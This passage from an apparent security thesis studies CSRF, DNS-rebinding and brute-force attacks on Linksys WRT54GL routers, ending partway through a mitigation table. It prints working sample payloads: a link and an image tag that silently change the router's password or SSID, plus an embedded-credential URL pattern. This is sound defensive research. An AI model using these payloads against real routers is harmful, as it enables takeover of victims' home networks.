While there does not seem to be any direct application of XSS against wireless routers, similar techniques using JavaScript may lead to new and innovative attacks that can be applied to wireless routers. Simply luring a victim to a specific website where they execute malicious JavaScript code may be able to result in a compromised wireless router.

2.8. Browser Security – Same Origin Policy / DNS Rebinding / DNS Pinning

Browser security is an important aspect in protecting against CSRF and XSS attacks. One of the biggest deterrents to these attacks is the same origin policy. The same origin policy is implemented in most modern browsers. The goal of the policy is to permit scripts running on a particular website to interact with that website while preventing the scripts from interacting with other websites. In order to determine whether or not a script is permitted to access a particular website three things must hold. The domain name of the website where the script originated from must be the same as the domain name of the website that the script is attempting to interact with. The application layer protocol of the two must be equivalent. Finally, the client side TCP port must be the same. If all three of

these properties hold then it can be reasonably assured that the script is interacting with the website where it originated from (Same Origin Policy, n.d.).

Using DNS rebinding it is possible to circumvent the same origin policy. DNS rebinding is a technique that rebinds a DNS name to a different IP address. The way it works in practice is by setting the TTL value on a DNS response to 1 second. When a user enters a URL into the browser, the browser does a DNS lookup on the domain name in order to obtain an IP address. The browser then connects to the IP address which it received and continues to perform the HTTP protocol in order to obtain the web page. However, if that web page had JavaScript instructing the page to sleep for 5 seconds and then make a new request to the same domain (conforming to the same origin policy), the browser would attempt to determine the IP address of that domain. Since the TTL has expired the browser will perform a second DNS lookup. If the attacker controls the DNS records for the website then they can modify the DNS record to point to a different IP address – say 192.168.1.1. Now the browser will connect to 192.168.1.1, clearly not the intended website. The browser will consequently send the request to 192.168.1.1 rather than the attacker's website. This effectively circumvents the same origin policy (Johns, 2006). However, most modern browsers use a technique known as DNS pinning (Hanson, 2009).

DNS pinning is primarily used as a way to decrease internet traffic by caching the DNS responses for longer than their TTL. This saves the browser from performing extra DNS requests. DNS pinning also has security implications. As one can see, if the browser does not respect the TTL value then the DNS rebinding technique just described does not work anymore. However, there is an easy solution to the problem that will allow an attacker to circumvent DNS pinning. If the browser attempts to connect to a website and cannot establish a connection then the browser re-examines its cached DNS entry. If the DNS entry has an expired TTL then it will send a new DNS query (Hanson, 2009). There are several ways to make the browser fail to connect to a website. First, the attacker could simply shut down the website or turn off networking. However, an easier

approach that can be automated is to simply add a firewall rule blocking that client from re-connecting to the website. According to Dan Kaminsky there is no full proof way to avoid DNS rebinding. He believes that it will be around for a long time (Hanson, 2009). The one method that would solve the problem is for web servers to respect the host header. If the host header is not set for itself then the server should ignore the request. In DNS rebinding, although the IP address may have changed, the domain name remains the same (or else it would violate the same origin policy). Therefore the host header will be the host name of the attacking website and not that of the victim website or device which the request is sent to. While respecting the host header is the best solution to this problem, it requires that every web application be modified including: wireless routers, wikis, web servers, etc. This is an unrealistic solution for the short term (Hanson, 2009).

2.9. Potential Ramifications of a Compromised Wireless Router

The consequences of a compromised wireless router can be significant. As previously discussed, wireless routers act as gateways for a network and can affect the confidentiality, integrity, and availability of said network. It is also theoretically possible to run programs or re-flash the wireless routers' with modified firmware that contains additional capabilities embedded within it. If this is possible, infected wireless routers could do similar things as infected PCs. Additionally, it may be possible to create a worm that spreads through and infects wireless routers. If this can be done, then it would also be possible to construct a botnet of wireless routers. It may even be possible for the botnet to communicate wirelessly making it difficult to detect (Poyar et al., 2009). A paper entitled "WiFi Epidemiology: Can Your Neighbors' Router Make Yours Sick?" describes a possible WiFi epidemic (Hu et al., n.d.). While this paper is based on many assumptions and its end results may not be entirely accurate (Poyar et al., 2009), earlier this year a worm was reported which specifically targeted wireless routers and DSL modems (Naraine, 2009) (Network Bluepill, 2009). This is believed to be the first worm to do so. Though the worm brought a lot of press, it is described

as unsophisticated. The primary infection method was through brute forcing SSH and telnet servers that were open to the WAN (Network Bluepill, 2009). There is also some reason to believe that this worm was not real and simply a way to gain publicity (Poyar et al., 2009). Although it is theoretically possible to infect a large amount of wireless routers to cause significant consequences, there has been little research on the difficulty and practicality of such an attack.

2.10. Summary

Wireless networks are becoming more prevalent every year. Many of these networks use little or no encryption. These insecure wireless networks allow attackers to send attacks while staying anonymous. Additionally, attacks specifically targeting wireless routers are beginning to arise. Some of the primary threats are web based, specifically CSRF and JavaScript attacks. Understanding the risks and damage that can be done through attacking wireless routers is the first step to securing them.

CHAPTER 3. METHODS AND PROCEDURES

3.1. Research Goal

To determine the possibility of attacking wireless routers, primarily through CSRF attacks, and to detail the requirements of performing said attacks as well as to detail their specific consequences.

3.2. Research Plan

The research has been split up into three phases. For each phase, research will be done to determine the possibility of performing the specified action(s). If an attack is found, the requirements and limitations of the attack will be described. Further, the consequences of the attack will be assessed by describing all of the ramifications. These ramifications include the malicious, passive, intended, and unintended consequences. The phases are outlined below.

3.3. Phase I – Web Management Interface Attacks

The purpose of phase I was to determine if there are any vulnerabilities or attacks that can be performed against the web management interface. The second part of phase I looks at the possibility of some potential consequences of an attack or vulnerability if one is found. Below is an outline of the attacks that were performed in order to determine the general security posture of the web management interface of a standard Linksys router using default firmware.

1a) Access and modify settings of the AP through the web management interface using automated means without using the GUI (primarily tested against Linksys default firmware)

- a) Assuming AP is using default username and password
  - i) URL clicking (CSRF)
    - a) Embedding within an image tag
  - ii) Packet injection
- b) Assuming a URL is clicked from an already authenticated browser
- c) Assuming a URL is clicked from a machine with the credentials stored in the browser

1b) Maliciously modify settings of the AP (assuming 1a is successful)

- a) Cause a denial of service
- b) Manipulate routing of traffic
- c) Modify DNS servers
- d) Enable UPNP/Port forward/DMZ
- e) Enable SSH or web management from the WAN
- f) Change the password of the router
- g) Change the key for the wireless network

3.4. Phase II – Advanced JavaScript Attack

The idea behind phase II is to analyze advanced JavaScript attacks that can be performed to modify a wireless router. One JavaScript function was explored in particular, the XMLHttpRequest(). This function is typically used in AJAX web applications; however, it may also be possible to use it for attacking wireless routers. Using the XMLHttpRequest() function, this attack attempts to send HTTP requests via JavaScript. JavaScript can potentially be used as a unique type of attack which can brute force login credentials by sending many requests while requiring no interaction of the victim. The requests can be performed in the background and the responses can be ignored without the victim ever knowing that they occurred. Further, requests can be continually sent with unique user credentials until a 200 Response is received and the attack is successfully performed. This attack may be tested on an older browser that does not enforce same origin policy. If the attacks can be successfully performed in that environment then they will be attempted using current browsers. This phase was broken down into steps which are outlined below:

2) JavaScript attack using XMLHttpRequest()
    a) Attempt to make an XMLHttpRequest() to a webpage on the same domain
    b) Attempt to make an XMLHttpRequest() to a webpage on the same domain which uses basic authentication
    c) Attempt to modify the wireless router using an XMLHttpRequest()
    d) Attempt to brute force the password of a wireless router by capturing the response of the XMLHttpRequest() and continuing to try passwords until a successful response is returned

3.5. Phase III – Advanced Socket Attacks

The goal of phase III is to create a client-side web application that makes a socket connection to a wireless router and manually performs the HTTP protocol to modify it. There are several technologies that can potentially be used to accomplish this. It may be required to use multiple technologies in conjunction for this attack to work. Some of the technologies that can be used include Flash, JavaScript, ActiveX, Java (LiveConnect), Java Applet, Microsoft Silverlight, and JavaFX. This attack may be tested on an old browser that does not enforce same origin policy. If the attacks can be successfully performed in the older environment then they will be attempted using current browsers. This phase is broken down into steps which are outlined below:

3) Make a socket connection from a script or client web application that modifies the wireless router
    a) Create a basic telnet socket connection to see if the wireless router can be modified by a manual HTTP request
    b) Implement a web application that makes a socket connection to a website on the same domain
    c) Attempt to send a HTTP request through the socket connection and receive the response
    d) Attempt to make a socket connection to a website on a different domain
    e) Attempt to modify the settings of a wireless router via the socket connection
    f) Attempt to brute force the password of a wireless router by sending request after request until a successful response is returned

3.6. Summary

This chapter described the overall goal of the research. It split the research into three phases and described each one. Each phase was also broken down into an outline of steps that guided the research.

CHAPTER 4. RESULTS AND DISCUSSION

4.1. Introduction

The research was split up into three phases as described in the methods and procedures section. Each phase was, for the most part, independent yet, related to the other phases. Due to this, the results of each phase were analyzed independently. An overall discussion of the research as a whole is also provided. This allows for any inferences to be made from the broader scope and to obtain a sense of perspective in the larger scheme of things. At the end of this chapter, Table 4.3 contains an overview and comparison of each attack. Since the web management interface was chosen to be the primary vector of attack against the wireless router, it was necessary to understand and analyze how it works. Below, in Figure 4.1, is a diagram of the attack scenario. For the full size diagram, refer to Appendix K.



Figure 4.1 Diagram of Attack Scenario

4.2. Basic Details of Web Management Interface

First, the web management interface was analyzed in order to understand how it works. The specific version of firmware used throughout this research was the initial release of the Linksys WRT54GL firmware (version 4.30.0) (Firmware Release History, 2008). The analysis was used to construct the attacks that are described later in this chapter. The primary method of analysis was through capturing traffic between the web browser and wireless router using Wireshark. Through the analysis it was found that requests for a specific web page were handled by standard HTTP GET requests. However, requests which modified settings of the wireless router used HTTP POST requests. The configuration settings that a user submitted were transmitted to the wireless router via line-based text data with application/x-www-form-urlencoded encoding. The data was

sent via the content section of the HTTP POST request in the form of variables with their corresponding values. The HTTP server on the wireless router is able to translate the values of specific variables in order to make the intended configuration modification. In order to send HTTP POST requests to a web server it requires more HTML code than an HTTP GET request. Typically it is done through the use of forms. HTTP GET requests can be sent much easier in the form of a simple URL. Therefore, the ability to modify the router via HTTP GET requests was preferred over HTTP POST.

Through the analysis it was found that HTTP GET requests could be used to modify the wireless router. Variables appended to the end of a URL were treated identically to variables sent in the content section of an HTTP POST request. All of the variables that are used in the web management interface were captured. These variables were mapped out and are included in Appendix A.

Secondly, it was found that the wireless router used HTTP basic authentication in order to authenticate users. Further, there is no way for a user to log out from the web management interface. This is still the case in the latest version of firmware. Consequently, browsers (IE and Firefox) continue to include the login credentials along with any request made to the wireless router until the browser is restarted or the cookies are cleared. However, in firmware version 4.30.12, an HTTP session timeout was added. This update is included in the latest version of firmware (4.30.13) as well (Firmware Release History, 2008).

Lastly, the default username and password were found to be admin/admin. However, the value in the username field is not enforced. Hence, any user name can be used. As long as the password is valid, the authorization will be successful.

4.3. Phase I – Web Management Interface Attacks

The attacks that were attempted can be classified into two broad categories – URL attacks and image attacks. The specific attacks that were performed in each category are included in the appendices. The below sections

describe each category of attack and reference the specific appendix containing the code for said category. The components used in this phase can be found in Appendix F. Below are the categories:

URL Attacks
- Already authenticated
- Stored user credentials in browser
- User credentials within the URL

Image Attacks
- Already authenticated
- Stored user credentials in browser
- User credentials within the image URL

4.3.1. URL Attacks

The typical way in which a Linksys router modifies its settings is via HTTP POST requests. However, it was determined that the variables used in the POST request can be used in a GET request as well. Therefore, the attacks could be performed by creating a URL which included all of the variables to change specific configuration settings. However, after the victim clicks on the attack URL, if successful, the browser will display the web page “Settings are successful”. On the other hand, if the attack is unsuccessful then the browser will display “401 Unauthorized”. Either of these cases may alert the user that something malicious has occurred.

4.3.1.1. Already Authenticated Browser

These attacks make the assumption that the URL is clicked from an already authenticated browser. More specifically, it assumes that the browser already contains a session with the wireless router. As discussed previously, this occurs when a user logs into the wireless router and continues to browse the

internet without restarting the browser or clearing the cookies. The result is that no user credentials need to be supplied by the attacker. The browser automatically includes the credentials with every request made to the wireless router from that browser. The sophistication or strength of the wireless router password does not have any correlation to the success of these attacks. Even the best passwords do not help in preventing this attack since the browser will automatically send the correct credentials no matter what they are. Further, this attack is made more detrimental by the fact that the web management interface does not have a logout function. All of these attacks were found to successfully modify the wireless router in every browser that was tested. The exact attacks performed are included in Appendix B. A sample URL which modifies the password of the router is given below:

```
<a href="http://192.168.2.1/apply.cgi?submit_button=Management&change_a
ction=&action=Apply&PasswdModify=1&remote_mgt_https=0&http_enable=1&htt
ps_enable=0&wait_time=4&http_passwd=test2&http_passwdConfirm=test2&_htt
p_enable=1&web_wl_filter=0&remote_management=0&upnp_enable=1">Click
Me!</a>
```

4.3.1.2. Unauthenticated Browser

The primary purpose of these attacks was to provide a baseline for the stored and embedded credential URL attacks rather than to successfully exploit the wireless router using the attacks. These attacks assume that there is not an authenticated session to the wireless router in the victim's browser, there are no credentials stored in the victim's browser for the wireless router, and there are no credentials supplied in the attack URL. When these attacks were performed against a browser that does not already have an authenticated session with the wireless router the browser displays a dialog box asking the user to enter their credentials. Most likely a user who is familiar with the wireless router and knows the password to it will not fall for such an attack. For users who are not familiar with the wireless router the attack will probably fail as well since the user may not know the correct password. However, if the user does enter in the correct

credentials then the attack will succeed. See Appendix B for the exact attacks performed.

4.3.1.3. Stored Credentials in the Browser

This section of attacks assumes that a URL is clicked from a browser with stored credentials for the wireless router. When user credentials are saved in the browser – either Firefox or IE - the attacks work, however people still need to click “OK” when the username / password box is displayed. The results were exactly the same as the results for an unauthenticated browser with no stored credentials except that the credentials are auto filled into the user/password login prompt. See Appendix B for the exact attacks performed.

4.3.1.4. Credentials embedded within the URL

If the credentials to the access point are known it may be possible to provide them within the URL. The purpose of an attacker performing a CSRF attack when the credentials are known is that the attacker may not be able to access the web management interface of the wireless router. By default the web management interface is disabled to the WAN and enabled to the LAN and WLAN. In order for the attack to succeed, only the correct password needs to be supplied. It was found that with the Linksys wireless router the username field does not matter. Any username is valid as long as the correct password is used. In all versions of Firefox that were tested it is possible to embed the username and password within the URL. However, when the URL is clicked, a popup box appears informing the user that they are sending credentials to the website and the user is required to click “OK” in order to proceed. If the user clicks “OK” then the attack succeeds otherwise it does not. Once the user is authenticated the credentials no longer need to be embedded in the URLs. In both versions of IE that were tested it was not possible to embed credentials into a URL. Older versions of IE allow for credentials to be embedded in URLs, however, for

security reasons it was disabled in newer versions. It is possible to add the functionality back into IE via a registry modification (Host Name Resolution, 2005). The exact attacks performed are included in Appendix C. Below is an example URL that embeds credentials within it.

http://username:password@website.com/index.html

4.3.2. Image Attack

This attack embeds a URL within an image tag in order to modify the settings of the wireless router. Image attacks can be performed in the same conditions as URL attacks – authenticated session in the browser, stored credentials in the browser, and embedded credentials in the URL. Placing a URL within an image tag has many of the same consequences of simply having a user click on the URL. However, there are a few notable differences. First and primarily by embedding the URL within an image tag a user does not need to click it. If the user simply visits a malicious webpage containing an attack image then the attack is performed. Additionally, there are several nuances with embedding the URL within an image tag rather than a simple URL on its own. When a URL is placed within an image tag the browser tries to retrieve the picture via that URL. Consequently, when the image fails to be retrieved – since the URL is not a valid image – a failed image will be seen on the website. This most likely will not alert a user that something malicious has occurred. Failed images are seen fairly regularly and are not typically something that will alarm a user. It would be a very large stretch to correlate a failed image load to a compromised wireless router. While a failed image may still alert some suspicion it is not nearly as alarming as a webpage displaying “Settings are successful.” as in the case of a user clicking a URL. Another very important nuance of placing a URL within an image tag is with Firefox. Firefox handles URLs with embedded credentials differently when they are placed within an image tag. Surprisingly, when credentials are placed in a URL that is in an image tag there is no warning

as there is when a user clicks on a URL with embedded credentials**.** Firefox does not give any notification that credentials were sent. This can be a very big vulnerability. An attacker can have hundreds of these images with different user credentials. This gives them a better chance to guess at the password of the router. All of these attempts to modify the router's settings require no action from the user. The user simply has to visit the malicious webpage containing these attack images. The failed image loads could also potentially be hidden from view via a number of methods. See the Appendix for the exact attacks that were performed. See Appendix D for the attacks that do not contain credentials embedded within the URL and see Appendix E for the attacks that do contain credentials embedded within the URL. Below is an example image tag which contains a URL to modify the SSID of the router.

```
<img src="http://192.168.2.1/apply.cgi?submit_button=Wireless_Basic&act
ion=Apply&submit_type=&change_action=&next_page=&wl_net_mode=mixed&wl_s
sid=linksys4&wl_channel=6&wl_closed=0" />
```

4.3.3. Summary

Phase I of the research contained numerous attacks. Each attack had different conditions upon which it would be successful. Under those specific conditions, all of the attacks were successful for all of the browsers – Firefox and Internet Explorer. The one exception to that is the embedded credentials attack. This attack does not work in Internet Explorer. In addition to the different conditions of the attacks, the attacks also had varying properties including: required user action, stealth, and brute force capability. Each attack was performed with a number of different payloads. If the attack was successful with one payload then it was also found to be successful with all of the other payloads. Each payload was successful in performing its intended action as described in the attack code located in Appendix B, C, D, and E. Below, in Table 4.1, is an overview and comparison of each attack.

Table 4.1 Phase I Attack Overview

	Browsers Affected	User Action	Stealth	Brute Force
URL Attacks				
Already Authenticated	Firefox, IE	No	No	No
Stored credentials	Firefox, IE	Yes	No	No
Embedded credentials	Firefox	Yes	No	No
Image Attacks				
Already Authenticated	Firefox, IE	No	Medium	No
Stored credentials	Firefox, IE	Yes	Medium	No
Embedded credentials	Firefox	No	Medium	Semi

4.4. Phase II – Advanced JavaScript Attack

Phase II of the research attempted to send HTTP requests via JavaScript. Using XMLHttpRequest(), an HTTP request can be made to a website in the background without any signs that it is actually taking place. Further, it is possible to send basic authentication credentials via XMLHttpRequest().

As detailed in the methodologies section this attack was split up into several mile stones:

1) Attempt to make an XMLHttpRequest() to a webpage on the same domain
2) Attempt to make an XMLHttpRequest() to a webpage on the same domain which uses basic authentication
3) Attempt to modify the wireless router using XMLHttpRequest()
4) Attempt to brute force the password of a wireless router by capturing the response of the XMLHttpRequest() and continuing to try passwords until a successful response is returned

4.4.1. Milestone 1 – Same Domain

The first step was accomplished without much difficulty. Making an XMLHttpRequest() to a webpage on the same domain is part of the standard AJAX functionality. Using XMLHttpRequest() in its most basic form, a request was able to be made for a webpage on the same domain.

4.4.2. Milestone 2 – Same Domain with Basic Authentication

The second mile stone proved to be more challenging than the previous milestone. It not only required the knowledge of how basic authentication works, but it also required the knowledge of how it is implemented in browsers. Initially, the researcher attempted to send basic authentication credentials to a webpage that does not require them. It was assumed that the request would place the credentials in the header as it would a typical request using basic authentication. However, when capturing the requests that were being sent to the webpage, no such credentials existed in the headers as they should have. XMLHttpRequest() natively supports basic authentication. Yet, unknown to the researcher, basic authentication only gets inserted into the header of a request by the browser (IE and Firefox) if a response is returned from the web server with “401 Authorization Required”. After attempting the same attack on a webpage that required basic authentication, the credentials did get inserted into the header after the initial 401 response. The browser automatically resends the request with the credentials after sending a non-basic authentication request and receiving a 401 response. After this was understood, it explained why the credentials were not being sent to the webpage that did not require authentication. At this point the researcher was able to send an HTTP request using basic authentication to a webpage on the same domain.

4.4.3. Milestone 3 – Modify the Wireless Router

The third step required two additional aspects on top of the second milestone. It required an XMLHttpRequest() to be made to a different domain and it required a request that would modify the wireless router. The ladder requirement was fairly easy. Any of the URL attacks from phase I could be used as the request to modify the wireless router. However, making an XMLHttpRequest() to a different domain was found to be difficult. All of the browsers that were tested implement the Same Origin Policy (SOP). This prevents JavaScript from communicating with any web site other than the website that it came from. The browsers implement this by domain name (i.e. if the domain names are the same between the origin web page and the web page that is being requested then the request is allowed). Typically the SOP is implemented by domain names rather than IP addresses. Therefore, one would think that simply changing the IP address that correlates to the specific domain name would allow one to bypass the Same Origin Policy. However, this is not usually the case. Many browsers also implement a mechanism called DNS Pinning (Johns, 2007). This essentially caches DNS to IP address mappings within the browser and locks them together for a certain period of time. Fortunately for an attacker, there are ways to un-pin these DNS to IP address mappings. However, these methods differ based on the browser and are an entirely different research direction altogether. In this thesis research, DNS pinning in both Firefox and IE were analyzed to a small extent. Basic techniques were used in order to bypass the DNS pinning and Same Origin Policy. This was done in order to demonstrate certain attacks. While the attacks were successful using these naïve anti-DNS pinning techniques, the attacks were not very practical due to their duration. Using more advanced anti-DNS pinning techniques the attacks could be performed much quicker and with much more effectiveness (Jackson, Barth, Bortz, Shao & Boneh, 2007). A diagram of a typical DNS rebinding is shown below in Figure 4.2. Additionally, Table 4.2 is provided to show current times required to bypass the DNS pinning and SOP of

several browsers. In this thesis research, to bypass DNS pinning in Firefox it required the attack to be postponed for 3 minutes. In IE it required 30 minutes. However, as shown in Table 4.2 these times could be substantially reduced using more advanced DNS rebinding techniques. Nevertheless, the attacks were successfully performed in both browsers and were able to modify the settings of the wireless router. A successful attack had the same capabilities as the URL and image attacks.



Figure 4.2 DNS Rebinding Diagram (Almaer, 2007)

Table 4.2 Time Required for DNS Rebinding Attack by Technology (95% confidence) (Jackson et al., 2007)

Technology	Attack Time
LiveConnect (JVM loaded)	47.8 ± 10.3 ms
Flash Player 9.0.48.0	192 ± 5.7 ms
Internet Explorer 6 (no plug-ins)	1000 ms
Internet Explorer 7 (no plug-ins)	1000 ms
Firefox 1.5 and 2 (no plug-ins)	1000 ms
Safari 3 (no plug-ins)	1000 ms
LiveConnect	1294 ± 37 ms
Opera 9 (no plug-ins)	4000 ms

4.4.4. Milestone 4 – Brute Force Credentials

The final step that would make this JavaScript attack even more dangerous was to use XMLHttpRequest() in order to brute force the wireless router password. The attack works by providing a list of an arbitrary amount of passwords. The attack could also be constructed to brute force every possible combination of passwords, however, that may be very time consuming depending on how long the password is and the speed of the victim's computer. Given a list of passwords, the JavaScript started from the beginning and sent an attack using the first password in the list. Using XMLHttpRequest(), the response from the wireless router was captured and determined whether or not the password was valid. If the password was correct then the script stopped. Otherwise the script continued until either the correct password was found or the end of the password list was reached. This attack was successfully performed against IE 6. When performed against Firefox it was not as successful. For an unknown reason, Firefox would display a basic authentication box if the attempt was not successful. In order to send the next password attempt the victim would need to click "Cancel". An attacker could attempt n + 1 passwords, where n was the number of times that the victim clicked "Cancel". This result was the same in both Firefox .8 and Firefox 3.5.5.

4.4.5. Summary

Using JavaScript and XMLHttpRequest() it was possible to make a request to a wireless router in the background, without any interaction or signs to the victim. This was found to be possible in all of the browsers tested. Using more advanced anti-DNS pinning methods this attack could potentially occur in seconds and be extremely dangerous. Further, in IE 6, it was found that credentials could be brute forced indefinitely, until the webpage was closed, unbeknownst to the user. See Appendix G for the specific details of how the attacks were performed and for the HTML/JavaScript code that was used. Below is an overview of the results:

Success:

Firefox 3.5.5 (no brute force)

Firefox .8 (no brute force)

Internet Explorer 6.0.2900.2180 (brute force)

Failure:

None

4.5. Phase III – Advanced Socket Attacks

This phase of the research focused on CSRF attacks just as the previous two phases. However, this research attempted to perform attacks by making direct socket connections to the wireless router. As described in the methods and procedures section, there were a number of client side technologies that could have been researched. The researcher focused on the JavaScript / Java (LiveConnect) technology. This was chosen primarily because the researcher was familiar with both JavaScript and Java. It was also chosen because it has the potential to affect many users without any additional action by the user. For example, installing software or explicitly allowing the code to run. The only requirement is that the victim's computer must have Java Runtime Environment (JRE) installed and a browser which supports Java via the LiveConnect interface.

Browsers that support this include: Mozilla Firefox, Safari, Google Chrome, Opera, Konqueror, and some older versions of Microsoft Internet Explorer (NPAPI, n.d.). In order to achieve the end result of modifying a wireless router via JavaScript / Java, several milestones were accomplished:

1) Create a socket connection using telnet to determine whether or not the wireless router can be modified via a manual HTTP request
2) Attempt to make a socket connection to the wireless router via JavaScript / Java
3) Attempt to modify the settings of the wireless router using the socket connection
4) Attempt to brute force the password of the wireless router by sending requests until a successful response is returned

4.5.1. Socket Connection

This attack created a socket connection with the web management interface of the wireless router and manually sent an HTTP request to modify the configuration of the wireless router. The purpose of this attack was to verify that a manual socket connection could be performed so that more advanced attacks could make use of it. In order to perform the attack, the researcher used telnet to make the TCP connection and send the request. The Backtrack 3 telnet client was used since it sends the entire request as a single packet as opposed to the windows telnet client. This attack was successful - anything that could be done via the URL attacks and previous attacks could also be performed by manually sending HTTP requests via a socket connection. By using direct socket connections, it allows for new ways to potentially evade the Same Origin Policy of web browsers. Direct socket connections can also be used in worms or other malware as a payload. See Appendix H for the details of the attack.

4.5.2. JavaScript / Flash Attack

While the primary client side technology examined was JavaScript / Java, there was some research done using JavaScript / Flash. This attack attempted to create a socket using JavaScript and Flash which could be used to manually send HTTP requests. However, this attack failed. The researcher was able to get the JavaScript / Flash to establish a TCP connection with another website located in the same domain as the original webpage (to avoid potential Same Origin Policy violations). Yet data could not be sent via that TCP connection. Flash automatically sent a policy-file-request which the researcher was not able to bypass. Further research found that the new version (version 10) of flash added many restrictions to making connections via flash. When the researcher attempted to use an earlier version of flash (version 6) the attack still failed. The researcher was unable to determine the problem. See Appendix I for the code used to perform this attack.

4.5.3. JavaScript / Java (LiveConnect) Attack

Using the NPAPI that is built in to many browsers it is possible for JavaScript code to make use of Java libraries (NPAPI, n.d.). Essentially it allows for Java code to be embedded within JavaScript (Johns, n.d.). This attack made use of this. It uses Java code in order to establish a TCP socket connection to the wireless router and send data across said socket connection. Since the JRE is separate from the browser it has its own SOP which it maintains (Dean et al., 1996). Therefore, as long as the DNS is changed to correspond to the wireless router before any Java call is made, there will not be a problem conforming to the SOP in Java. This is the case since in the scope of the JRE, the IP address associated to “attacker.com” is the private IP address of the wireless router and maintains as such for the duration of the attack. Overall, the results of this research were very successful. Using the latest version of Firefox (3.5.8) and an older version of JRE (1.6.0), a socket connection was able to be created with the wireless router and data could be sent and received via that socket. With this, the

researcher was able to modify the wireless router in any way desired. Anything that can be modified via the Web Management GUI interface could be modified via this attack. Further, the attack was able to be extended to brute force the password of the wireless router then modify the wireless router using the password that was found. All of this can be performed in just several seconds. The proof of concept script used for this research has a one second delay within the JavaScript before it executes the Java code. This is actually not needed since the researcher manually changed the IP address mapped to the domain name. However, if this were implemented for an actual attack, there would need to be some delay in order to make sure the DNS entry is modified so that it points to the address of the wireless router. This delay would not need to be long; potentially even less than a second. When attempting to use the latest version of JRE (1.6.18) an error occurred in the attack script. The Java code successfully created a socket connection to the wireless router; however, the script received an error whenever it attempted to send data on the socket. JRE 1.6.0 is still fairly new with its release on December 11, 2006 (Java Version History, n.d.). See Appendix J for the details and the proof of concept code used to perform this attack. Below is an overview of the results:

Success:

Firefox 3.5.6 and JRE 1.6.0

Firefox 3.5.8 and JRE 1.6.0

Failure:

Firefox 3.5.6 and JRE 1.6.18

Firefox 3.5.8 and JRE 1.6.18

Internet Explorer 6.0.2900.2180

4.6. Consequences of the Attacks

The results of this research were significant. Many of the attacks were found to be successful and found to be capable of substantial damage. Although

only certain modifications of the wireless router were attempted via the attacks, after further analysis of the results, any action that can be performed using the web management interface can be done via any of the successful attacks in this research with a few potential exceptions. It may be difficult or impossible to flash the firmware or to restore a saved configuration file. Using the mapped out Linksys variables any modification of the router can be constructed, aside from the two potential exceptions. However, the attacks are not capable of performing an action that cannot be accomplished via the web management interface. Since the attacks are performed against the web management interface they have the same capabilities as it. To obtain all of the different payloads of the attacks that were performed, refer to the code for any of the URL or image attacks. Below are some of the capabilities of a successful attack.

Attack Capabilities

- Change the password of the wireless router
- Enable remote management
- Disable the firewall
- Change the key for the wireless network
- Modify DNS servers
- Place an internal machine into a DMZ
- Enable port forwarding
- Reset the wireless router to factory defaults
- Manipulate routing of traffic
- Cause a denial of service

Figure 4.3 Attack Capabilities

4.7. Potential Mitigations

While this research demonstrated many substantial attacks that can lead to significant consequences, there are ways to help protect wireless routers.

Using certain techniques, it may be possible to lessen the effects or potentially prevent some of the attacks altogether. There are several different perspectives from which mitigations can be applied. These perspectives include: the user, the browser, and the wireless router. Below, in figure 4.4, a chart is provided that includes a number of techniques that can be used to potentially defend against some of the attacks demonstrated in this research. Corresponding to each mitigation technique is the specific attack(s) that it may prevent or make more difficult to perform.

Mitigation Technique	Protection
User Perspective	
▪ Logout from the wireless router once finished managing it (if there is no logout feature then restart the browser)	Already Authenticated URL, Image, and XMLHttpRequest() attacks
▪ Awareness of popup boxes that inform or request credentials	Stored or embedded credential URL attacks and Stored credential Image attacks
▪ Change the default IP address of the wireless router	All attacks
▪ Change the default password of the wireless router	Embedded credential URL and Image attacks, Phase II, and Phase III attacks
▪ Do not allow private IP address responses from DNS queries to external hosts	DNS rebinding (Phase II attacks)
Browser Perspective	
